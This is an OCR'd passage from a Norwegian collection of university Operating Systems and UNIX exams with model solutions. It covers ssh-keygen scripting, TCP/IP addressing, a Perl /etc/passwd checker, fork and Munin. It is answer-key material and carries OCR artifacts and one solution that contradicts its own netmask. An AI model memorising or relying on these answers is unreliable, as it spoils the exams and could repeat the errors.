     ssh-keygen [-q] [-b bits] -t type [-N new_passphrase] [-C comment] [-f output_keyfile]

DESCRIPTION
     ssh-keygen generates, manages and converts authentication keys for ssh(1).  ssh-keygen can create RSA
     keys for use by SSH protocol version 1 and RSA or DSA keys for use by SSH protocol version 2.
     The type of key to be generated is specified with the -t option.
     Normally each user wishing to use SSH with RSA or DSA authentication runs this once to create
     the authentication key in $HOME/.ssh/id_dsa or $HOME/.ssh/id_rsa.
     Normally this program generates the key and asks for a file in which to store the private key. The
     public key is stored in a file with the same name but '.pub' appended.

     -g      Use generic DNS resource record format.
     -f filename
             Specifies the filename of the key file.
     -i      This option will read an unencrypted private (or public) key file in SSH2-compatible format
             and print an OpenSSH compatible private (or public) key to stdout.
     -y      This option will read a private OpenSSH format file and print an OpenSSH public key to stdout.
     -t type
             Specifies the type of the key to create.  The possible values are 'rsa1' for protocol version 1
             and 'rsa' or 'dsa' for protocol version 2.
     -N new_passphrase
             Provides the new passphrase.
     -U reader
             Upload an existing RSA private key into the smartcard in reader.
     -r hostname
             Print DNS resource record with the specified hostname.
```

f) Gi en kommando som lager en DSA key med en tom passphrase (tom streng) og legger key filen

i `~/.ssh/id_dsa`. (Ved å spesifisere hvor den skal ligge unngås at man blir spurt om en bekreftelse, slik at kommandoen er bedre egnet for bruk i script, se oppgave 2)

g) Hva vil filen som inneholder public key hete og hvor blir den lagt?

h) Hva er hensikten med disse key filene og hva kan de brukes til? Forklar kort hvordan de brukes.

Oppgave 2

Gjør de 3 siste deloppgavene i oppgave 1 om ssh-keygen før du gjør denne oppgaven. Når man bruker ssh-keygen for å generere private og public key må man gjøre flere kommandoer og kopieringer for å få alt til å virke. Hvis det er ofte man får tilgang tilgang til en ny maskin med `ssh` er det veldig nyttig å samle hele operasjonen i et script, slik at det går raskt og man ikke trenger å huske alle operasjonene.

a) Lag et slikt script med navn `slogin`. Det tar som eneste argument navnet eller IP-adressen til en host-maskin. Scriptet skal oppfylle følgende:

- Hvis det ikke gis et første argument skal scriptet avsluttes med en beskjed om riktig bruk
- Brukernavnet til den som kjører scriptet skal legges i variabelen `$user`
- Navnet på host-maskinen som ble gitt som første argument legges i variabelen `$host`
- Hvis private key filen `~/.ssh/id_dsa` ikke finnes fra før, skal den lages med ssh-keygen
- Hvis filen `~/.ssh/id_dsa` finnes fra før, skal det gis beskjed om at den ikke lages på nytt
- Den tilsvarende public key filen skal kopieres til hjemmekatalogen til brukeren `$user` på maskinen `$host`
- Ved hjelp av `ssh` skal innholdet av filen som ble kopiert over til `$host` legges til på slutten av filen `~/.ssh/authorized_keys`, eid av brukeren `$user` på maskinen `$host`
- Filen som ble kopiert over til `$host` skal så slettes

b) Det er ikke alltid man har samme brukernavn på den maskinen man sitter på som på den maskinen man ønsker å logge seg inn på. Likevel kan opplegget med public key forenkle innloggingen på den andre maskinen. I denne deloppgaven skal du utvide scriptet i forrige deloppgave, slik at det også takler å bli gitt to argumenter. Det første er som før host'en man ønsker å logge inn på og det andre argumentet er brukernavnet som man ønsker å logge inn som, på den andre maskinen. I tillegg til å virke som før skal den utvidede versjonen av scriptet oppfylle følgende:

- Hvis host'en som gis som første argument ikke finnes ved DNS-oppslag skal scriptet avsluttes med passende beskjed
- Hvis kun ett argument gis, skal brukernavnet til den som kjører scriptet legges i variabelen `$user`
- Hvis to argumenter gis skal det andre argumentet legges i variabelen `$user`

Du trenger ikke skrive all koden på nytt, men kan angi hvilke endringer som må gjøres og hvor nye kodelinjer må settes inn i scripet i forrige deloppgave. Hint: DNS-oppslag til en host som finnes ser slik ut:

```
$ host nix.iu.hio.no
nix.iu.hio.no has address 128.39.74.71
```


mens oppslag til en som ikke finnes ser slik ut:

```
$ host niks.iu.hio.no
Host niks.iu.hio.no not found: 3(NXDOMAIN)
```

Hvis man ønsker å utføre en kommando på en annen maskin for et annet brukernavn `bruker`, kan man gjøre det med `ssh bruker@host`.

Oppgave 3

I denne oppgaven skal vi se på nettverkstrafikk med utgangspunkt i figuren som viser tre nettverk som er koblet til Internett.



a) Hva er 128.39.74.16 og hvor mange bits brukes for å lagre det?

b) Forklar kort forskjellen på MAC-adresse og IP-adresse.

Følgende er output fra en Linux-kommando utført på en av maskinene i figuren:

```
eth1      Link encap:Ethernet  HWaddr 00:0F:1F:8D:70:2A
          inet addr:128.39.74.71  Bcast:128.39.75.255  Mask:255.255.254.0
```

c) Hva er navnet til maskinen kommandoen er utført på og hvilken Linux-kommando er det?

d) Hva er IP-adressen, MAC-adressen og netmask for denne maskinen?

e) Når `cube`(128.39.74.16) sender en nettverkspakke til `nix`(128.39.74.71), går pakken innom gatewayen cadeler30-gw.uninett.no? Forklar kort.

f) Når `cube`(128.39.74.16) sender en nettverkspakke til `nexus`(128.39.89.10), går pakken innom gatewayen cadeler30-gw.uninett.no? Forklar kort.


g) En nettverkspakke sendes fra `cube`(128.39.74.16) til `nexus`(128.39.89.10). Vil denne pakken under normale forhold sendes til alle maskinene på 128.39.89.0 nettet eller bare til `nexus`? Forklar kort.

h) En nettverkspakke sendes fra `cube`(128.39.74.16) til sfinx(158.36.89.34). Vil denne pakken under normale forhold sendes til alle maskinene på 158.36.89.0 nettet eller bare til sfinx? Forklar kort.

i) IP-adressen til en av host'ene i figuren er ugyldig og må være feil. Hvilken? Forklar kort.

j) Hvordan kan både `cube`(128.39.74.16) og gandalf(128.39.75.245) være på samme nettverk 128.39.74.0? Hvorfor tilhører ikke gandalf nettverket 128.39.75.0? Forklar kort.

k) Når en bruker på `nero`(158.36.89.12) logger seg inn på `cube`(128.39.74.16) med `telnet`, startes opprettelsen av forbindelsen ved at det sendes en nettverkspakke til `cube`. Som svar på denne pakken, returneres det en pakke fra `cube` til `nero`. Figuren viser noen av feltene i IP og TCP-headeren for en slik pakke. Skriv ned verdien for følgende felt i svarpakken fra `cube`: sender adresse, mottager adresse, source port, destination port, SYN og ACK. Ett av dem kan du ikke vite nøyaktig, men skriv ned en typisk verdi.



l) Neste pakke som sendes går fra `nero` som startet forbindelsen tilbake til `cube` igjen. Skriv ned verdien for de samme feltene som i forrige delspørsmål for denne pakken også.

m) I løpet av denne telnet-forbindelsen Vil brukeren på `nero` sende sitt passord til `cube` for å bli pålogget. Er det mulig å lese dette passordet hvis man har tilgang til nettverkstrafikken på pil52-gw.uninett.no? Forklar kort.

n) Med tanke på sikkerhet, vil du anbefale brukeren på `nero` som ønsker å logge seg på `cube` en annen måte å logge seg inn på? Forklar kort hvorfor.

o) Hvor mange bit består et portnummer av og hva er dermed det høyest mulige portnummeret?

Oppgave 4

Brukerne på en Unix-maskin er vanligvis definert i filen `/etc/passwd`. Starten på denne filen kan se ut som følger

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
ftp:x:99:99:Anonymous FTP:/local/iu/ftp:/bin/sync
```

```
snort:x:10004:1005:Snort IDS:/var/log/snort:/bin/false
nobody4:x:65534:65534:SunOS 4.x Nobody:/:/bin/sync
mroot:x:0:0:Tcsh Root account:/local/iu:/bin/bash
studwww:x:24:24:web server daemon:/:/bin/bash
snort:x:10044:1005:Snort IDS:/var/log/snort:/bin/false
```

Skriv et perl-script med navn `check.pl` som kontrollerer `/etc/passwd` og melder ifra om følgende:

- Hvilken host scriptet kjøres på
- Hvilket OS som kjøres
- At passordfilen ikke finnes og avslutte hvis den ikke finnes
- At passordfilen ikke er lesbar og avslutte hvis den ikke er det
- Lang listing av passordfilens egenskaper(se eksemplet under)
- Antall brukere definert i passordfilen
- Alle brukere som har UID lik 0
- Tilfeller der flere brukere har samme brukernavn
- Tilfeller der flere brukere har samme UID

Anvendt på passordfilen vist over skal scriptet gi:

```
$ check.pl /etc/passwd
Scriptet kjører på rex under OS'et Linux
-rw-------  1 haugerud drift 453 Jan 31 20:56 /etc/passwd
Det er 10  brukere i passordfilen

Følgende brukere har UID = 0:
   root (root)
   mroot (Tcsh Root account)

Følgende brukere har samme brukernavn:
Brukernavn snort:
   UID 10004 (Snort IDS)
   UID 10044 (Snort IDS)

Følgende brukere har samme userID:
Uid 0:
   Brukernavn root (root)
   Brukernavn mroot (Tcsh Root account)
Uid 65534:
   Brukernavn nobody (nobody)
   Brukernavn nobody4 (SunOS 4.x Nobody)
```

Hvis det for eksempel ikke finnes brukere med samme brukernavn, skal scriptet ikke skrive ut linjen "Følgende brukere har samme brukernavn:".

–SLUTT–

18.1 Løsningsforslag Eksamen våren 2007 Operativsystemer og UNIX

NB! Tekstens apostrofer: ‘ er en liten \ mens ’ er en liten /

Oppgave 1

a) `cd` (alternativt `cd ~` eller `cd $HOME`)

b) `ln -s undervisning/forelesning/threads threads` (OK også uten threads til slutt)

c) `chmod 700 run`

d) `chmod -R 755 ~/www`

e) `user=‘whoami‘`

f) `ssh-keygen -t dsa -N "" -f ~/.ssh/id_dsa`

g) Den vil hete `id_dsa.pub` og blir lagt i `~/.ssh/`

h) Hensikten er å kunne logge inn med `ssh` på en annen maskin (og kopiere filer til og fra samme maskin med `scp`) uten å måtte skrive passord hver gang og uten at det gir muligheter for andre å gjøre det samme. Hvis man kopierer filen `id_dsa.pub` til den andre maskinen og der legger innholdet til på slutten av filen `~/.ssh/authorized_keys`, vil dette oppnås.

Oppgave 2

a)

```
#! /bin/bash

if [ ! "$1" ]; then
    echo "Usage: slogin host"
    exit
fi
user=‘whoami‘
host=$1

if [ ! -f ~/.ssh/id_dsa ]; then
   ssh-keygen -t dsa -N "" -f ~/.ssh/id_dsa
else
    echo "Bruker eksisterende fil ~/.ssh/id_dsa"
fi

scp ~/.ssh/id_dsa.pub $user@$host:
ssh $host "cat ~/id_dsa.pub >> ~/.ssh/authorized_keys "
ssh $host "/bin/rm ~/id_dsa.pub"

# Følgende mer avanserte løsning gjør de 3 siste kommandoene i en operasjon:
# cat ~/.ssh/id_dsa.pub | ssh $host "xargs  >> ~/.ssh/authorized_keys"
```

b)

```
#! /bin/bash

if [ ! "$1" ]; then
    echo "Usage: slogin host [user]"
    exit
```

```
fi

host=$1
notdns=‘host $host | grep "not found"‘
if [ "$notdns" ]; then
    echo "Avslutter. Finner ikke $host: $notdns"
    exit
fi

if [ "$2" ]; then
    user=$2
else
    user=‘whoami‘
fi

if [ ! -f ~/.ssh/id_dsa.pub ]; then
   ssh-keygen -t dsa -N "" -f ~/.ssh/id_dsa
fi

scp ~/.ssh/id_dsa.pub $user@$host:
ssh $user@$host "cat ~/id_dsa.pub >> ~/.ssh/authorized_keys "
ssh $user@$host "/bin/rm ~/id_dsa.pub"

# Følgende mer avanserte løsning gjør de 3 siste kommandoene i en operasjon:
# cat ~/.ssh/id_dsa.pub | ssh $user@$host "xargs  >> ~/.ssh/authorized_keys"
```

Oppgave 3

a) 128.39.74.16 er cube's 32 bits IP-adresse.

b) MAC-adresse (Media Access Control) er en adresse som brukes i data link laget (lag 2) som adresse på lokalnettet og den er permanent lagret i nettverkskortet. IP-adresse (Internet Protocol) er en adresse som brukes i nettverkslaget(lag 3) som global adresse på Internett. IP-adressen tilordnes et nettverksinterface og kan dermed endres ved behov. MAC-adressen ligger i frame-headeren, IP-adressen i IP-headeren.

c) Kommandoen er `ifconfig` og den er utført på `nix`.

d) IP-adressen er 128.39.74.71, MAC-adressen 00:0F:1F:8D:70:2A og netmask 255.255.254.0.

e) Nei, den sendes direkte til `nix` sin MAC-adresse på lokalnettet og trenger derfor ikke å gå innom gatewayen.

f) Ja, `nexus` er ikke på samme lokalnett og pakken må derfor sendes til gatewayen som videresender den til `nexus`.

g) Siden pakken videresendes av en switch på lokalnettet vil den under normale forhold (når switchen har lært seg hvor de forskjellige MAC-adressene er) bare sendes til `nexus`.

h) Siden pakken videresendes av en HUB på lokalnettet vil den under normale forhold sendes til alle maskinene på lokalnettet, siden HUB'er vanligvis videresender alle pakker til alle.

i) IP-adressen til dax er 128.39.89.338 og den kan ikke være gyldig for det største tallet som kan representers med 8 bit er 255 og 338 kan ikke inngå i en gyldig IP-adresse.

j) Vi vet fra `ifconfig` kommandoen at netmask er 255.255.255.254 for dette nettet og det betyr at de første 23 bit'ene utgjør nettverksnummeret. De første 23 bit'ene av 128.39.74.0 og 128.39.75.0 er de samme og det betyr at de er på samme lokalnettverk. 128.39.75.0 er forøvrig en gyldig host IP-adresse på dette nettverket.

k)

sender adresse	128.39.74.16	`cube`
mottager adresse	158.36.89.12	`nero`
source port	23	sendt fra tjeneste 23, telnet, på server
destination port	3536	portnummer generert av telnet-klient, større enn 1024
SYN	1	SYN-flagg settes i første svarpakke i handshakingen
ACK	1	ACK-flagg er også satt i første svarpakke

l)

sender adresse	158.36.89.12	`nero`
mottager adresse	128.39.74.16	`cube`
source port	3536	telnet-klient beholder dette portnummeret
destination port	23	til tjeneste 23, telnet, på server
SYN	0	SYN-flagg er kun satt i de to første pakkene i handshakingen
ACK	1	ACK-flagg er satt i alle svarpakker

m) Ja, telnet sender passord i klartekst og det er da enkelt å lese det fra pil52-gw.uninett.no som alle pakkene må gå igjennom.

n) Brukeren på `nero` bør logge seg på `cube` med en tjeneste som krypterer passord og helst alt som sendes, som for eksempel `ssh`.

o) Et portnummer består av 16 bit og det høyeste mulige portnummeret er dermed $2^{16} - 1 = 65535$.

Oppgave 4

```
#! /usr/bin/perl

10 if ( $#ARGV != 0 )
  {
    die "Gi passordfilen som eneste argument: cehck.pl /etc/passwd\n";
  }

5 $passwd = $ARGV[0];
5 $host = `hostname`;
5 $os = `uname`;
chomp($host);
5 print "Scriptet kjører på $host under OS'et $os";

5 if ( ! -f $passwd )
  {
    die "Passordfilen finnes ikke!\n";
  }
5 if ( ! -r $passwd )
  {
    die "Passordfilen er ikke lesbar!\n";
  }

$ls = `ls -l $passwd`;
5 print "$ls";

# root:x:0:0:root:/root:/bin/bash
open(PASS,"$passwd");
10while ($line = <PASS>)
{
  5$nr++; # Teller brukere
  10($user,$x,$uid,$gid,$navn,$home,$shell) = split(":",$line);
   if ("$uid" == 0)
     {
       $uid0 .= "   $user ($navn)\n";
     }
  if($userInfo{$user})
```

```
    {
      # Samme brukernavn $user finnes fra før
      $sammeUser{$user} .= "   UID $uid ($navn)\n";
    }
  else
    {
      # $user finnes ikke fra før
      $userInfo{$user} = "   UID $uid ($navn)\n";
    }

  if($uidInfo{$uid})
    {
      # Samme $uid finnes fra før
      $sammeUid{$uid} .= "   Brukernavn $user ($navn)\n";
    }
  else
    {
      # $uid finnes ikke fra før
      $uidInfo{$uid} = "   Brukernavn $user ($navn)\n";
    }
}
close(PASS);

print "Det er $nr $antall brukere i passordfilen\n";

if($uid0)
    {
      print "\nFølgende brukere har UID = 0: \n$uid0\n";
    }
if(%sammeUser)
    {
      print "Følgende brukere har samme brukernavn:\n";
      foreach $user (sort keys %sammeUser)
        {
           print "Brukernavn $user:\n$userInfo{$user}$sammeUser{$user}\n";
        }
    }
if(%sammeUid)
    {
      print "Følgende brukere har samme userID:\n";
      foreach $uid (sort keys %sammeUid)
        {
          print "Uid $uid:\n$uidInfo{$uid}$sammeUid{$uid}\n";
        }
    }
```

19 Eksamen våren 2008 Unix og Operativsystemer

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1 - Bash (10%)

a) Skriv en kommando som setter rettighetene til eieren av filen `fil.txt` til lese + skrive, mens gruppen kun kan lese og øvrige har ingen rettigheter.

b) Hva gjør følgende kommando:

```
ls -l | wc -l
```

c) Skriv en kommando som teller antall vanlige brukere på systemet. Anta at en vanlig bruker er definert som en bruker som har hjemmekatalog i `/home`.

d) Hva gjør følgende kommando:

```
ps aux --no-headers | grep -v "^root" | wc -l
```

e) Hva gjør følgende kommando når `min_musikk` er en mappe:

```
for f in *.mp3; do mv $f min_musikk; done
```

f) Hva ville skjedd ved kommandoen over, dersom mappen `min_musikk` ikke hadde eksistert på forhånd?

g) Skriv en enlinjers kombinasjon av kommandoer som leser filen `code.txt`, fjerner alle linjene som inneholder tegnet `#` og som skriver resten til en fil `code_no_comments.txt`.

Oppgave 2 - Prosesser (30%)

Denne oppgaven handler om prosesser i et Linux/UNIX miljø.

a) Forklar en måte man kan liste opp alle prosessene på et Linux system.

b) Forklar (uten å gå i detalj) følgende begreper som er med på å beskrive en prosess:

- Eier
- PID
- Forelder (Parent)

c) Fortell hvorfor det kan være interessant å overvåke root-prosesser og ikke-root prosesser separat.

d) Forklar kort begrepet CPU-scheduling.

e) I utgangspunktet er det rettferdig fordeling av tid mellom alle prosesser på systemet. Gi eksempel på en kommando som kan forandre prioriteten til en prosess som kjører. Forklar hva som da skjer og på hvilken måte prioriteten endres.

f) To prosesser prøver å få tilgang til samme området i internminnet på likt. Da kan det fort oppstå en situasjon at de overskriver ting samtidig og lager rot for hverandre. Beskriv metoder som finnes for at prosessene kan holde orden på hvem som har tilgang akkurat nå og når området i minnet er ledig for noen andre til å ta over.

g) I et Perl-program ønsker du å starte opp to uavhengige instanser av en subrutine du har kalt `prosess()` slik at disse to instansene kjøres samtidig som uavhengige prosesser. Du tester ut følgende script:

```
#! /usr/bin/perl
for($i = 1;$i <= 2;$i++)
{
    fork();
    print "Starter p$i\n";
    prosess($i);
}

sub prosess()
{
    sleep 5;
    print "P$_[0] ferdig\n";
}
```

Når du kjører programmet får du følgende output:

```
Starter P1
Starter P1
P1 ferdig
P1 ferdig
Starter P2
Starter P2
Starter P2
Starter P2
P2 ferdig
P2 ferdig
P2 ferdig
P2 ferdig
```

Dette var ikke helt som planlagt, forklar hvorfor output ble slik og du ikke fikk bare de to kjøringene av `prosess()` som du ønsket.

h) Du innser at forsøket i forrige delspørsmål ikke var vellykket. Endre koden slik at du oppnår det du ønsket. Utskriften fra programmet skal da bli

```
Starter P1
Starter P2
P1 ferdig
P2 ferdig
```

der de to instansene av `prosess()` kjører som to uavhengige prosesser.

Oppgave 3 - Munin (30%)

Vi tenker oss at det finnes en kommando "getmem", som viser hvor mye minne som er brukt av prosessene på et Linux system tilsammen. Når man kjører kommandoen får man følgende resultat:

```
$ getmem
Memory used: 248
```

Oppgaven går ut på å lage et munin script som skal vise dette tallet.

a) Forklar kort hva munin er. Ikke gå i detalj.

b) Forklar hva vi mener med et "munin script" (Munin plugin).

c) Følgende halv-ferdig utkast blir laget av munin-scriptet:

```
#!/bin/bash
# munin script used to show the results of getmem

if [ "$1" = "config" ]; then
    echo "graph_title Results of getmem";
    echo "graph_vlabel getmem";
    echo "graph_info Sum of memory used by applications";
    echo "getmem.label Mem";
    exit 0;
fi

exit 0;
```

Forklar hvordan dette scriptet fungerer og hva som mangler.

d) Fullfør scriptet. Du trenger ikke gjenta hele koden, men gjør det klart hvor du ville lagt til din kode.

e) La oss anta, at getmem sin utskrift istedet ville vært følgende:

```
$ getmem
Memory used: 248MB
```

Vi er fortsatt kun interessert i tallet 248, og ikke "248MB". Vis hvordan du kunne brukt Perl til å hente ut kun tallet og deretter skrive det ut. Du trenger ikke lage et munin-script i Perl, vis kun koden som kjører kommandoen, henter ut resultatet og skriver ut tallet.

f) Etter en lengre periode innser vi, at minnebruken i sum slik som "getmem" gir oss, ikke er tilstrekkelig for å få god nok oversikt over systemet. Vi vil heller skille mellom

1. Minnebruk av prosesser som blir eid av "root" og
2. Minnebruk av prosesser som ikke blir eid av "root"

Getmem kommandoen blir da modifisert til å vise følgende:

```
$ getmem
Memory owned by root: 60
Memory not owned by root: 188
```

Foreslå hvordan du kunne modifisert config-delen av munin-scriptet til å vise begge variablene.

g) Vis hvordan du kunne hentet ut hver av disse verdiene for seg selv og endre resten av scriptet slik at begge variablene vises i den samme munin-grafen.

h) Forklar hva slags trend/oppførsel du ville forventet å se på disse to verdiene over tid på et Linux system som brukes av en student-gruppe regelmessig til å gjøre ukeoppgaver tilsvarende som i deres kurs.

Oppgave 4 - Perl sockets (30%)

En munin-node er den delen av Munin-systemet som ved hjelp av munin-plugins samler data fra systemet. Munin-master samler sammen data med fem minutters mellomrom ved å be om dem fra munin-node. Egentlig er munin-node en nettverkstjeneste som kan sende sine data over nettet. Dermed kan en sentral Munin-master samle inn data fra munin-noder på flere maskiner. I denne oppgaven skal du ved hjelp av Perl socket-programmering skrive en munin-node som gir svar til Munin-master når den spør.

Følgende eksempel viser hvordan det kan se ut når man spør en aktiv munin-node som svarer på default munin-port 4949:

```
  [commandchars=\\\{\}]
$ {\bf telnet os76 4949}
Trying 128.39.73.158...
Connected to os76.vlab.iu.hio.no.
Escape character is '^]'.
# munin node at ubuntu
{\bf list}
open_inodes if_err_eth0 userCpu irqstats entropy if_eth0 processes hdpar au pingRTT df
netstat interrupts swap usr load cpu df_inode if_err_eth1 if_eth1 vnc open_files forks iostat
authDe memory psnotroot vmstat ps
{\bf fetch ps}
ps.value  95
.
{\bf fetch noSuchPlugin}
# Unknown service
.
{\bf config ps}
graph_title Processes
graph_category OS
ps.info Number of current processes
ps.label processes
graph_args --base 1000 -l 0
.
{\bf ls}
# Unknown command. Try list, config, fetch or quit
{\bf quit}
Connection closed by foreign host.
\end{Verbatim}
\normalsize
Kommandoene som den som kobler seg til munin-node på os76.vlab.iu.hio.no skriver inn
er uthevet.

Skriv et Perl-program som ved hjelp av Sockets lager en munin-node som svarer på
tilkoblinger på TCP port 4949 på samme måten som munin-noden på os76.vlab.iu.hio.no gjør
i eksempelet over. Perl serveren skal slik eksempelet viser svare på følgende kommandoer
når en klient kobler set til og sender dem over socketen:
\begin{itemize}
\item{\bf list} Liste alle plugins i  /etc/munin/plugins
\item{\bf fetch plugin-navn} Sende resultatet av en kjøring av plugin-navn
\item{\bf config plugin-navn} Sende config-data for plugin-navn
\item{\bf quit} Lukke forbindelsen
```

```
\end{itemize}
Hvis argumentet til {\bf fetch} eller {\bf config} ikke finnes i plugin-mappen skal serveren som vist svare \verb+#
Serveren skal som i eksempelet svare på en henvendelse ved å sende
\small\begin{verbatim}
# munin node at HOSTNAME
```

hvor HOSTNAME er navnet på maskinen serveren kjører på. Hvis serveren mottar en ukjent kommando skal den som i eksempelet svare med

```
# Unknown command. Try list, config, fetch or quit
```

–SLUTT–

19.1 Løsningsforslag våren 2008 Unix og Operativsystemer

Oppgave 1 - Bash (10%)

a) `chmod 640 fil.txt`

b) Gir totalt antall filer, mapper og linker i mappen kommandoen kjøres. Gir lang listing, en infolinje for hver, pipes til wc som teller antallet. Overteller med en pga første linje med output(total ...).

c) `ls -l /home | wc -l`

d) Lister lang listing av alle prosesser, grep plukker ut alle linjer som ikke starter med root, wc teller antall linjer. Mao: teller antall prosesser som ikke er eid av root.

e) Flytter alle filer i mappen du står i som har fil-endelse `.mp3` til mappen `min_musikk`.

f) Da ville alle mp3-filene slettes, untatt den siste mp3-filen som får navnet `min_musikk` (først endrer den første mp3-filen navn til `min_musikk`, så den neste samtidig som den eksisterende overskrives, og så videre til det kun er en igjen).

g) `grep -v  "#" code.txt > code_no_comments.txt`
alternativt
`cat code.txt | grep -v  \# > code_no_comments.txt`

Oppgave 2 - Prosesser (30%)

a) `ps aux` eller `top`

b)

- **Eier** Den brukeren på systemet som kjører denne prosessen
- **PID** Process ID (Process Identifier), et tall som entydig identifiserer prosessen
- **Forelder (Parent)** Den prosessen som har startet en annen prosess(typisk ved er fork-kall) er prosessens forelder

c) På et Linux-system er det et antall root-prosesser som alltid skal kjøre og vanligvis er dette antallet forholdsvis konstant. Antall ikke-root prosesser er mer variabelt og endrer seg i større grad avhengig av hvor mange brukere som er innlogget og hva de gjør. Med tanke på å finne ut av unormale hendelser er det derfor fornuftig å overvåke disse gruppene av prosesser hver for seg.

d) CPU-scheduling går ut på at OS fordeler CPU-tid mellom alle prosessene på systemet ved å dele opp tiden i deler eller timeslices og sette alle kjørende prosesser inn i en Round Robin-kø. Prosessene kan prioriteres ulikt ved hvor mye tid de får tildelt for hver runde i RR-køen og når de får kjøre. OS får hjelp av en hardwaretimer som med faste intervaller (typisk 10 millisekunder) sender et interrupt som gir OS tilbake kontrollen.

e) Kommandoen `renice` kan endre prioriteten til en prosess som kjører. For eksempel vil kommandoen `$ renice +19 25567` gi nice-verdi 19 til prosessen med PID lik 25567. Da endres prioriteten på en slik måte at den får hver runde i RR-køen får tildelt mindre CPU-tid. Nice-verdi 19 er den høyeste og gir laveste prioritet, 0 er standard verdi. Root kan gi sine prosesser negativ nice-verdi og dermed høyere prioritet.

f) Semaforer kan brukes til å synkronisere bruken av minneområder. En prosess som ønsker å bruke en bestemt del av minnet, varsler ved hjelp av semaforen at den går inn i kritisk avsnitt der minneområdet

blir brukt. Før prosessen varsler at den er ferdig, vil andre prosesser som prøver å gå inn i kritisk avsnitt måtte vente. Semaforer kan implementeres i OS, av programmeringsspråket eller av programmereren selv. En mutex er en enklere løsning som kan brukes til det samme.

g) I første runde i for-løkken vil det når `fork()` kalles lages en ny prosess og denne skriver også ut "Starter P1". Etter 5 sekunder er begge ferdige og skriver omtrent samtidig ut "P1 ferdig". Begge prosessene utfører `fork()` i runde to i for-løkken og dermed er det 4 uavhengige prosesser som skriver ut "Starter P2" og 5 sekunder senere skriver alle de 4 prosessene ut "P2 ferdig" omtrent samtidig. Ved å la bare child-prosessen kalle prosess()-funksjonen vil man oppnå det ønskede resultat.

h)

```
#! /usr/bin/perl
for($i = 1;$i <= 2;$i++)
{
   $pid = fork();
   if($pid == 0)
   {
      # Dermed blir det bare de to child-prosessene
      # som kjører prosess()
      print "Starter P$i\n";
      prosess($i);
      exit; # Viktig for at child ikke skal ta en runde i for-løkken
   }
}
wait; # Ikke vesentlig, men gjør at shellets prompt ikke kommer
      # før child er ferdig
sub prosess()
{
   sleep 5;
   print "P$_[0] ferdig\n";
}
```

Oppgave 3 - Munin (30%)

a) Munin er et overvåkningsverktøy som brukes til å lage oversiktlige grafer over alt som foregår på en datamaskin. Spesielt kan Munin lage statistikk over egenskaper som antall prosesser, CPU-bruk, interrupts, context switcher, etc. ved å sammle inn data hvert femte minutt.

b) For hvert graf med Munin-statistikk, ligger det et script i mappen /etc/munin/plugins. Dette er "munin script" som kjøres regelmessig for å samle inn data. Hvis munin-scriptet kjøres med argumentet config, gir det opplysninger om hvordan dataene skal samles inn, tittel på grafen, hva som skal stå på akser og så videre.

c) Hvis scriptet kalles med argumentet `config` vil det skrive ut de fire linjene med info om hvordan grafen skal se ut og deretter avslutte. Hvis scriptet kjøres uten argumenter, vil det bare avslutte uten å gjøre noe. Det som mangler er kode som genererer mem-data og skriver det ut.

d)

```
# Settes inn etter fi ...

mem=‘getmem | cut -d ’ ’ -f 3‘
echo "getmem.value $mem"
# Alternativt:
#  echo "getmem.value $(getmem | (read a b c; echo $c))"
```

```
# .... og før exit 0
```

e)

```
$mem = ‘getmem‘;
$mem =~ /(\d+)/;
print "getmem.value $1\n";
```

Alternativt:

```
open(MEM,"getmem|");
